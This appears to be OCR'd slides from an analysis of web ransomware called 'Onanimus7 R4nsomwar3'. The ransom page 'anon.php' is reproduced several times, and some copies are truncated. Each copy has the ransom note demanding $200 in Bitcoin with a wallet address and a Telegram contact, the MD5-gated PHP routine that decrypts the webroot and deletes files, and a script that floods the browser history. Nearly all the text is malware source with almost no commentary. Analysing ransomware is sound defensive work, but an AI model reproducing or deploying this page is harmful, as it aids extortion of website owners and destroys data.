
```
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=0.5">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d,  H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion!!!">
<meta property="og:site_name" content=" Security just an illusion!!!">
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
<meta name="copyright"content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archive">
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png
">
<link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
<style>
html {
background: black;
color: white;
font-family: 'Montserrat', sans-serif;
}
input { background: transparent; color: white; border: 1px solid white; }
</style>
<?php
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
        if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
        return;
        }
        $decrypted = gzinflate(file_get_contents($filename));
        file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $decrypted);
        unlink('anon.php');
        unlink('.htaccess');
        unlink($filename);
        echo "$filename Decrypt3d !!!<br>";
}

function decdir($dir){
        $files = array_diff(scandir($dir), array('.', '..'));
                foreach($files as $file) {
                        if(is_dir($dir."/".$file)){
                                decdir($dir."/".$file);
                        }else {
                                decfile($dir."/".$file);
                        }
        }
}

decdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup','.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
?>
<center>
<h1>{ Onanimus7 R4nsomwar3 }</h1>
<img height="200" src="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png"/>
<br><br>
<h3>Your Website Is Encrypt3d</h3>

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
<br>
Send Me $200 For Back Your Website <br><br>
Bitcoin (BTC) Address : <input type="text" value="1HmEGmGDuBrTEb3Q4NQLGktcpzzY2MinYq" readonly>
<br><br>
<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
</form>
<br>Contact Telegram : @feyensss<br>
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
<div class="memeck"><script>var x = document.getElementById("sec");function playAudio(){x.play();} function myFunction() {var element = document.body; element
        .classList.toggle("dark-mode"); } function changeImage() { if (document.getElementById("imgClickAndChange").src == "body") { document.getElementById(
        imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script><br>
~Tap Background to music~
<script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href ); } })(document, window, history); </
script>
```

```
GxlPnsgT25hbmltdXM3IFI0bnNvbXdhcjMgfTwvdG
4KPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ
hbC1zY2FsZT0wLjUiPgo8bWV0YSBodHRwLWVxdWl2
IklFPWVkZ2UiPgo8bWV0YSBwcm9wZXJ0eT0ib2c6d
W5pbXVzNyI+CjxtZXRhIG5hbWU9ImtleXdvcmRzIi
ksIE9uYW5pbXVzNywgSDRjazNkIEJ5IE9uYW5pbXV
uIiBjb250ZW50PSJTZWN1cml0eSBqdXN0IGFuIGls
Im9nOmRlc2NyaXB0aW9uIiBjb250ZW50PSJTZWN1c
G1ldGEgcHJvcGVydHk9Im9nOnNpdGVfbmFtZSIgY2
xsdXNpb24hISEiPgo8bWV0YSBwcm9wZXJ0eT0ib2c
tZXRhIHByb3BlcnR5PSJvZzppbWFnZSIgY29udGVu
LzE2MjQ3NTc3MDctcGljc2F5LnBuZyI+CjxtZXRhI
GNraW5nLGcsIE9uYW5pbXVzNyI+CjxtZXRhIG5hbW
```



anon.php
anon-dec.php

```
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=0.5">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d,  H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion!!!">
<meta property="og:site_name" content=" Security just an illusion!!!">
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
<meta name="copyright"content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archive">
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png">
<link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
<style>
html {
background: black;
color: white;
font-family: 'Montserrat', sans-serif;
}
input { background: transparent; color: white; border: 1px solid white; }
</style>
<?php
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
        if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
        return;
        }
        $decrypted = gzinflate(file_get_contents($filename));
        file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $de
        unlink('anon.php');
        unlink('.htaccess');
        unlink($filename);
        echo "$filename Decrypt3d !!!<br>";
}

function decdir($dir){
        $files = array_diff(scandir($dir), array('.', '..'));
                foreach($files as $file) {
                        if(is_dir($dir."/".$file)){
                                decdir($dir."/".$file);
                        }else {
                                decfile($dir."/".$file);
                        }
        }
}

decdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup','.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
?>
<center>
<h1>{ Onanimus7 R4nsomwar3 }</h1>
<img height="200" src="https://www.freepnglogos.com/uploads/troll-face-png/mexican
<br><br>
<h3>Your Website Is Encrypt3d</h3>

Don't Change the Filename because it Can Damage the File If You Want to Return You
<br>
Send Me $200 For Back Your Website <br><br>
Bitcoin (BTC) Address : <input type="text" value="1HmEGmGDuBrTEb3Q4NQLGktcpzzY2Min
<br><br>
<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input type="submit" value=
</form>
<br>Contact Telegram : @feyensss<br>
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
<div class="memeck"><script>var x = document.getElementById("sec");function playAu
        .classList.toggle("dark-mode"); } function changeImage() { if (document.ge
        imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script><br>
~Tap Background to music~
<script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href ); } })(document, window, history); </
script>
```



anon.php

anon-dec.php

```
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=0.5">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d,  H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion!!!">
<meta property="og:site_name" content=" Security just an illusion!!!">
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
<meta name="copyright"content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archive">
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-tra
">
<link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
<style>
html {
background: black;
color: white;
font-family: 'Montserrat', sans-serif;
}
input { background: transparent; color: white; border: 1px solid white; }
</style>
<?php
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
        if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
        return;
        }
        $decrypted = gzinflate(file_get_contents($filename));
        file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $decrypted);
        unlink('anon.php');
        unlink('.htaccess');
        unlink($filename);
        echo "$filename Decrypt3d !!!<br>";
}

function decdir($dir){
        $files = array_diff(scandir($dir), array('.', '..'));
                foreach($files as $file) {
                        if(is_dir($dir."/".$file)){
                                decdir($dir."/".$file);
                        }else {
                                decfile($dir."/".$file);
                        }
        }
}

decdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup','.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
?>
<center>
<h1>{ Onanimus7 R4nsomwar3 }</h1>
<img height="200" src="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png"/>
<br><br>
<h3>Your Website Is Encrypt3d</h3>

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
<br>
Send Me $200 For Back Your Website <br><br>
Bitcoin (BTC) Address : <input type="text" value="1HmEGmGDuBrTEb3Q4N[redacted]tcpzzY2MinYq" readonly>
<br><br>
<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
</form>
<br>Contact Telegram : @feyensss<br>
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
<div class="memeck"><script>var x = document.getElementById("sec");function playAudio(){x.play();} function myFunction() {var element = document.body; element.classList.toggle("dark-mode"); } function changeImage() { if (document.getElementById("imgClickAndChange").src == "body") { document.getElementById("imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script><br>
~Tap Background to music~
<script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href ); } })(document, window, history); </script>
```


<h1>{ Onanimus7 R4nsomwar3 }</h1>

<h3>Your Website Is Encrypt3d</h3>


Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First

Send Me $200 For Back Your Website

Bitcoin (BTC) Address : <input type="text" value="1HmE[redacted]MinYq" readonly>

<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
</form>

Contact Telegram : @[redacted]
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
<script>var x = document.getElementById("sec");function playAudio(){x.play();} function myFunction() {var element = document.body; element.classList.toggle("dark-mode"); } function changeImage() { if (document.getElementById("imgClickAndChange").src == "body") { document.getElementById("imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script>
~Tap Background to music~
<script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href); } })(document, window, history); </script>


anon.php
anon-dec.php
<?php
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
}
function decdir($dir){
}
decdir($_SERVER['DOCUMENT_ROOT']);
echo "
Webroot Decrypted
";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup','.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
?>

```php
if(isset($input)) {
        if(md5($input) == $pass) {
        function decfile($filename){
                if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
                return;
                }
                $decrypted = gzinflate(file_get_contents($filename));
                file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
                        , $decrypted);
                unlink('anon.php');
                unlink('.htaccess');
                unlink($filename);
                echo "$filename Decrypt3d !!!<br>";
        }

        function decdir($dir){
                $files = array_diff(scandir($dir), array('.', '..'));
                        foreach($files as $file) {
                                if(is_dir($dir."/".$file)){
                                        decdir($dir."/".$file);
                                }else {
                                        decfile($dir."/".$file);
                                }
                        }
        }
```

El “**chicle de MacGyver**”

AKA “El Truco”


anon.php

